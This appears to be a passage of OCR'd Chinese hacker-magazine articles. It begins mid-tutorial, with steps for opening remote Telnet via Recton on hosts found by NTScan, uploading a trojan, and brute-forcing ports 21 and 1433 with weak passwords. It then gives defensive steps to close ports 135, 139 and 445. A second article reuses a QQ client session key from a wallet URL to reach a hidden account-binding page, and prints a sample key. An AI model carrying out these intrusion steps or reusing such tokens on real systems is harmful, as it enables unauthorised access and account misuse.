


图2 NTScan扫描结果

Step3：现在利用Recton来种植木马程序。点击窗口中的“Telnet”标签，在NTScan窗口中任意选择一个地址，接着添加到“远程主机设置”选项中，并且设置账号密码信息。然后点击“开始执行”按钮即可，如图3所示。如果成功打开远程的Telnet功能，就可以利用Telnet连接远程计算机,然后利用FTP等功能上传我们的木马程序。




图3 打开远程的Telnet功能

网络服务型

在前面关于网络端口介绍中提到，小于1024的端口都作为保留端口，那是因为这些端口很多都对应了相应的网络服务。比如FTP服务使用的是21端口，WWW服务使用的是80端口，SQL服务使用的是1433端口等。其实在以前黑客进行网站入侵的时候,第一步就是进行远程系统端口的扫描，当发现存在某些网路服务的端口后，再根据每个网路服务的特点进行入侵。

可是现在很多人进行网站入侵，首先想得到就是SQL注入，很少想到通过网络服务来进行操作。其实通过对21、1433等端口进行扫描，然后通过常用的弱口令列表进行破解，就能很方便的对远程网络系统进行入侵。

入侵辅助型

另外无论是黑客还是蠕虫病毒，都可以通过扫描来判断远程主机是否存活，进而得出远程系统是否具备入侵的条件。比如通过135、139、445端口的RPC漏洞入侵、80端口WebDav溢出入侵、Unicode编码漏洞入侵，以及病毒开放的3127端口等。只有这些端口进行了开放，黑客才可以进行进一步的入侵。

三、端口入侵的防范

通过前面的讲解我们知道了端口可能存在的威胁，因此及时的对不必要的端口进行封堵，就成为用户系统防范的重点。Windows系统默认会开放135、139、445等端口，这些端口对于普通的个人电脑用户来说，不但一点用处都没有还可能危及系统的安全，所以首先就需要对这些端口进行封堵防范。

1、关闭139端口的方法：

首先进入“网络连接”设置窗口，接着选择“本地连接”中的“属性”命令。然后在弹出的“本地连接属性”窗口中选取“Internet协议（TCP/IP）”选项并点击“属性”按钮。最后进入“高级TCP/IP设置”窗口，选择“WINS设置”选项卡，在里面有一项“禁用TCP/IP的NETBIOS”，选择该选项后就会关闭139端口了，如图4所示。




图4 关闭139端口

2、关闭445端口的方法：

由于TCP 445端口在Windows 2000、XP以及Windows Server 2003系统中，是专门通过TCP/IP协议直接运行SMB来共享文件、打印机、以及串行端口，而对于普通的个人用户来说根本不需要使用这个端口。

运行注册表编辑器并找到：**HKLM\System\CurrentControlSet\Services\NetBT\Parameters**,接着在编辑窗口的右边空白处点击鼠标右键，出现的“新建”菜单中选择“**DWORD值**”，将新建的DWORD参数命名为“**SMBDeviceEnabled**”，数值为缺省的“**0**”,如图5所示。设置完成后重新启动电脑，系统的445端口已经关闭了。




图5 修改注册表

3、关闭135端口的方法：

135端口的关闭是这3个端口中最复杂的一个，需要使用十六进制编辑器对rpcss.dll文件进行修改，我们还是直接利用Windows系统防火墙进行封堵吧。进入系统的控制面板，双击运行“Windows防火墙”选项，再在窗口选择“例外”标签中，将“Windows Management Instrumentation”选项前面的勾去掉就可以了，如图6所示。将“文件和打印机共享”选项前面的勾去掉，可以起到防范135和445端口的作用。





图6 设置Windows防火墙

小结

今天我们简单的介绍了一下关于端口入侵的方法，让大家对端口入侵有一个基本的认识。以后的系列文章将继续围绕系统端口，通过其它常见的入侵方法为实例，为各位朋友介绍最为基础的入侵相关内容。

编辑点评：

读了本文大家对端口有一个直观地认识了吗？你可以这样去想，IP地址是定位电脑的，数据可以通过IP找到这台电脑，而数据到达电脑以后怎么办呢？数据给哪个程序处理呢？那就靠我们的端口号来定位这个程序了。这就是端口的作用。



QQ账号显示为Email地址的另类方法

栏首语：
一直很郁闷，为什么总是没有MSN、UC或者其他聊天软件的投稿呢？聊天软件不仅仅是QQ，漏洞也不是TX一家独有的啊。值得我们开垦的地方还有很多很多，期待啊……

图 popdog1412

从本文您可以学到：

将QQ主显号改为mail地址的方法

最近在q群里经常被人询问本人的QQ账号为何显示是Email地址！其实偶是申请内测的QQ2007正式版。其中的一项功能就是已经开始支持使用Email地址作为用户的QQ账号也，目前该版处于测试阶段还没有开放，因为已经过了内测报名的日期了，所以常规的方法是不行了。图1是本人未修改的样子。




图1 未修改的样子

如果旧版本用户想使用Email作为QQ账号，可以通过其他的方法实现。

首先，点击QQ面板上面的那个小钱包。之后会弹出一个窗口，然后在这个窗口内右击、选择属性，得到页面的属性地址（URL），如图2。




图2 得到地址

属性的地址是这样的格式：

http://pay-client.qq.com/MyPurse.shtml?clientuin="QQ号码" &clientkey= "一段字母(A)" &type=0&ADUIN= "QQ号码" &ADSESSION= "一段字母(B)"。

本例为：

"http://pay-client.qq.com/MyPurse.shtml?clientuin=450619419&clientkey=47CCD4CD8F7955BC96A74868AAE63D6E4116B5614AB2ED16AF8E9022A24BCEAF&type=0&ADUIN=450619419&ADSESSION=1190043757&ADTAG=CLIENT.QQ.1703_Top.0&PcacheTime=1190044018"

接下来，提取其中的两段字母，替换到如下代码当中：

http://accountadm.qq.com/cgi-bin/account/bindaccount?clientuin="QQ号码" &clientkey= "一段字母(A)" &ADUIN= "QQ号码" &ADSESSION= "一段字母(B)"。

本例为："http://accountadm.qq.com/cgi-bin/account/bindaccount?clientuin=450619419&clientkey=47CCD4CD8F7955BC96A74868AAE63D6E4116B5614AB2ED16AF8E9022A24BCEAF&type=0&ADUIN=450619419&ADSESSION=1190043757&ADTAG=CLIENT.QQ.1703_Top.0&PcacheTime=1190044018"

将替换后的URL，粘贴到浏览器地址栏，按下回车，来到了绑定邮件地址页面，如图3。




图3 绑定邮件地址页面

